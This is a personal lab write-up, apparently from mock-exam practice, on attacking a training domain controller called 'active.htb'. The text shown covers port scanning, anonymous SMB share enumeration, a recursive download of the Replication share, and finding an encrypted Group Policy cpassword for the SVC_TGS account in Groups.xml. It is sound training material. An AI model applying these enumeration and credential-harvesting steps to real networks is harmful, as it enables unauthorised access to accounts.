


Scan



```
ghost@localhost [03:10:41] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master]
→ % rustscan --ulimit 500 -a 10.10.10.100 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.100:53
Open 10.10.10.100:88
Open 10.10.10.100:135
Open 10.10.10.100:139
Open 10.10.10.100:389
Open 10.10.10.100:445
Open 10.10.10.100:464
Open 10.10.10.100:593
Open 10.10.10.100:636
Open 10.10.10.100:3268
Open 10.10.10.100:3269
Open 10.10.10.100:5722
Open 10.10.10.100:9389
Open 10.10.10.100:47001
Open 10.10.10.100:49152
Open 10.10.10.100:49154
Open 10.10.10.100:49153
Open 10.10.10.100:49155
Open 10.10.10.100:49157
Open 10.10.10.100:49158
Open 10.10.10.100:49169
Open 10.10.10.100:49170
Open 10.10.10.100:49219
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```




```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2023-01-12 19:14:10Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5722/tcp  open  msrpc         syn-ack Microsoft Windows RPC
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         syn-ack Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack Microsoft Windows RPC
49157/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         syn-ack Microsoft Windows RPC
49169/tcp open  msrpc         syn-ack Microsoft Windows RPC
49170/tcp open  msrpc         syn-ack Microsoft Windows RPC
49219/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 31s
| smb2-time:
|   date: 2023-01-12T19:15:13
|_  start_date: 2023-01-12T19:02:49
| smb2-security-mode:
|   210:
|_    Message signing enabled and required
```



```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 56885/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 54823/udp): CLEAN (Failed to receive data)
|   Check 4 (port 38631/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
```


SMB (139, 445)

Replicate share




```
ghost@localhost [03:12:48] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master]
→ % smbmap -H 10.10.10.100 -u '' -p ''
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

Anonymous login is enabled and has READ access to Replication Share.




```
ghost@localhost [03:13:22] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master]
→ % smbclient \\\\10.10.10.100\\Replication -U '' -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 18:37:44 2018
  ..                                  D        0  Sat Jul 21 18:37:44 2018
  active.htb                          D        0  Sat Jul 21 18:37:44 2018

                5217023 blocks of size 4096. 307261 blocks available
smb: \> cd active.htb
smb: \active.htb\> ls
  .                                   D        0  Sat Jul 21 18:37:44 2018
  ..                                  D        0  Sat Jul 21 18:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 18:37:44 2018
  Policies                            D        0  Sat Jul 21 18:37:44 2018
  scripts                             D        0  Thu Jul 19 02:48:57 2018

                5217023 blocks of size 4096. 305027 blocks available
smb: \active.htb\> exit
```

Seems like it is connected to some share that hosts AD scripts. I am going to use *smbget* to recursively download the entire share.




```
ghost@localhost [03:16:22] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master]
→ % smbget --help
Usage: smbget [OPTION...]
  -w, --workgroup=STRING      Workgroup to use (optional)
  -U, --user=STRING           Username to use
  -a, --guest                 Work as user guest
  -n, --nonprompt             Don't ask anything (non-interactive)
  -d, --debuglevel=INT        Debuglevel to use
  -e, --encrypt               Encrypt SMB transport
  -r, --resume                Automatically resume aborted files
  -u, --update                Download only when remote file is newer than local file or local file is missing
  -R, --recursive             Recursively download files
  -b, --blocksize=INT         Change number of bytes in a block
  -o, --outputfile=STRING     Write downloaded data to specified file
  -O, --stdout                Write data to stdout
  -D, --dots                  Show dots as progress indication
  -q, --quiet                 Be quiet
  -v, --verbose               Be verbose
  -f, --rcfile=STRING         Use specified rc file

Help options:
  -?, --help                  Show this help message
      --usage                 Display brief usage message

ghost@localhost [03:16:25] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master]
→ % smbget -R smb://10.10.10.100/Replication -U ''
Password for [] connecting to //10.10.10.100/Replication:
Using workgroup WORKGROUP, guest user
smb://10.10.10.100/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI
smb://10.10.10.100/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI
smb://10.10.10.100/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
smb://10.10.10.100/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
smb://10.10.10.100/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
smb://10.10.10.100/Replication/active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI
smb://10.10.10.100/Replication/active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
Downloaded 8.11kB in 61 seconds
```

Found a user with credential in one of the file, Groups.xml.



```
ghost@localhost [03:22:25] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups] [master *]
→ % cat Groups.xml
       File: Groups.xml

       <?xml version="1.0" encoding="utf-8"?>
       <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
       </Groups>

ghost@localhost [03:22:59] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups] [master *]
→ %
```

I googled what is cpassword. According to google, it is a password hash set by group policy. So it should apply to all users under the group.




A cpassword (no that's not a typo) is **a component of Active Directory's Group Policy Preferences that allows administrators to set passwords via Group Policy**. That was until they issued a patch in 2014 (MS14-025) that blocked the usage of cpasswords in new policies. 22 Sept 2016

https://www.linkedin.com › pulse › what-heck-cpassword-...

What the heck is a cpassword? - LinkedIn

SVC_TGS domain user

I confirmed the user using Kerbrute.




```
